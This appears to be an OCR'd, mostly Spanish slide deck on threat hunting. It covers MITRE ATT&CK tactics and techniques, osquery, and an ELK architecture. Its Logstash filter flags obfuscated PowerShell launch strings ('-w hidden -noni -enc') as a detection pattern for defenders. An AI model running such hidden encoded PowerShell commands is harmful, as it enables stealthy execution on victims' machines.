
TTPs debe basarse en incidentes observados para mostrar que el trabajo es aplicable a entornos reales.

4

## Taxonomía Común

TTPs deben ser comparables entre los diferentes tipos de grupos adversarios que utilizan la misma terminología.

# Standard way to share information



facebook / osquery

Watch 714 | Star 13,465 | Fork 1,607

Code | Issues 439 | Pull requests 79 | Projects 1 | Wiki | Insights

## Log a message when osqueryd service is stopped (Potential Defense Evassion Technique) #5313

Edit | New issue

Open michaelhidalgo opened this issue 12 hours ago · 0 comments

michaelhidalgo commented 12 hours ago

### Feature request

**What new feature do you want?**

As per ATT&CK framework technique https://attack.mitre.org/techniques/T1089/, threat actors tend to disable security tools. Therefore, having a way to log when the osqueryd services is stopped would be good

Assignees

No one assigned

Labels

None yet

Projects

None yet

# Tácticas

- Responden al Porqué de una Técnica de ATT&CK.
- La táctica es el objetivo táctico del adversario para realizar una acción.
- Las tácticas sirven como categorías contextuales útiles para técnicas individuales y cubren notaciones estándar y de nivel superior para cosas que hacen los adversarios durante una operación, como persistencia, descubrir información, moverse lateralmente, ejecutar archivos y eliminar datos.

# Técnicas

- Representan el Cómo un adversario logra un objetivo táctico al ejecutar una acción.
- Por ejemplo, el atacante realiza un dump de credenciales para ganar acceso a credenciales útiles en la red que pueden ser utilizados luego para moverse lateralmente.
- Responde al Qué gana un adversario al ejecutar una acción.

# ATT&CK Matrix

Visualiza la relación entre tácticas y técnicas.

Por ejemplo, bajo la táctica Persistencia (este es el objetivo del adversario: persistir en el entorno objetivo), hay una serie de técnicas que incluyen **AppInit DLL**, **Nuevo servicio** y **Tarea programada**.

Cada uno de estos es una técnica única que los adversarios pueden usar para lograr el objetivo de la persistencia.

# Matriz Empresarial

## Enterprise Matrix

The full ATT&CK Matrix™ below includes techniques spanning Windows, Ma… …e base.


Last Modified: 2018-10-17T00:14:20.652Z

Tácticas

Técnicas

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control |
|---|---|---|---|---|---|---|---|---|---|---|
| Drive-by Compromise | AppleScript | .bash_profile and .bashrc | Access Token Manipulation | Access Token Manipulation | Account Manipulation | Account Discovery | AppleScript | Audio Capture | Automated Exfiltration | Commonly Used Port |
| Exploit Public-Facing Application | CMSTP | Accessibility Features | Accessibility Features | BITS Jobs | Bash…tory | Application Window Discovery | Application Deployment Software | Automated Collection | Data Compressed | Communication Through Removable Media |
| Hardware Additions | Command-Line Interface | Account Manipulation | AppCert DLLs | Binary Padding | | Browser Bookmark Discovery | Distributed Component Object Model | Clipboard Data | Data Encrypted | Connection Proxy |
| Replication Through Removable Media | Compiled HTML File | AppCert DLLs | AppInit DLLs | Bypass User Account Control | Cr… Dumping | File and Directory Discovery | Exploitation of Remote Services | Data Staged | Data Transfer Size Limits | Custom Command and Control Protocol |
| Spearphishing Attachment | Control Panel Items | AppInit DLLs | Application Shimming | CMSTP | Cr… …s in Fil… | Network Service Scanning | Logon Scripts | Data from Information Repositories | Exfiltration Over Alternative Protocol | Custom Cryptographic Protocol |
| Spearphishing Link | Dynamic Data Exchange | Application Shimming | Bypass User Account Control | Clear Command History | … …n Re… | Network Share Discovery | Pass the Hash | Data from Local System | Exfiltration Over Command and Control Channel | Data Encoding |
| Spearphishing via Service | Execution through API | Authentication Package | DLL Search Order Hijacking | Code Signing | Exploitation for Credential Access | Network Sniffing | Pass the Ticket | Data from Network Shared Drive | Exfiltration Over Other Network Medium | Data Obfuscation |

# Mapas de calor usando ATT&CK



# Locard's Exchange Principle

## "Every contact leaves a trace"

Dr. Edmond Locard (1877 – 1966).


Restated by forensic scientist Paul L. Kirk as:

"Wherever [the criminal] steps, whatever he touches, whatever he leaves, even unconsciously, will serve as a silent witness against him. Not only his fingerprints or his footprints, but his hair, the fibers from his clothes, the glass he breaks, the tool mark he leaves, the paint he scratches…All of these and more, bear mute witness against him. This is evidence that does not forget."

Fuente: The Endgame guide to  Threat Hunting


NO DEMO?

# Threat Hunting: Arquitectura



# Logstash Enrichment

```
filter {
    # look at Powershell events
    if [source_name] == "Microsoft-Windows-PowerShell" {
        if ("powershell -w hidden -noni -enc" in [message] or "powershell -noP -sta -w 1 -enc" in [message]) {
            mutate {
                add_field => { "is_alert"             => "true"                                  }
                add_field => { "framework"            => "ATT&CK MITRE"                          }
                add_field => { "TacticID"             => "T1086"                                 }
                add_field => { "Tactic"               => "Execution"                             }
                add_field => { "Platform"             => "Windows"                               }
                add_field => { "Permissions_Required" => "User,Administrator"                    }
                add_field => { "reference"            => "https://attack.mitre.org/techniques/T1086/" }
            }
        }
    }
}
```

# Conclusiones

- Aunque es difícil evitar ataques informáticos debido a su complejidad, es posible mejorar los tiempos de respuesta en la detección y manejo de los incidentes.
- Threat Intel es un aliado estratégico para identificar ataques dentro de la red.
- osquery puede ser utilizado dentro de la organización para detectar ataques dentro de nuestra res.

# Referencias


- Roberts, S. Brown, R Intelligence-Driven Incident Response : Outwitting the Adversary.
- Diogenes,Y, Ozkaya,E. Cybersecurity- Attacks and Defenses Strategies.
- https://www.symantec.com/blogs/threat-intelligence/powershell-threats-grow-further-and-operate-plain-sight
- https://digital-forensics.sans.org/media/SANS_Poster_2018_Hunt_Evil_FINAL.pdf

# Q&A.


Michael Hidalgo
michael.hidalgo@owasp.org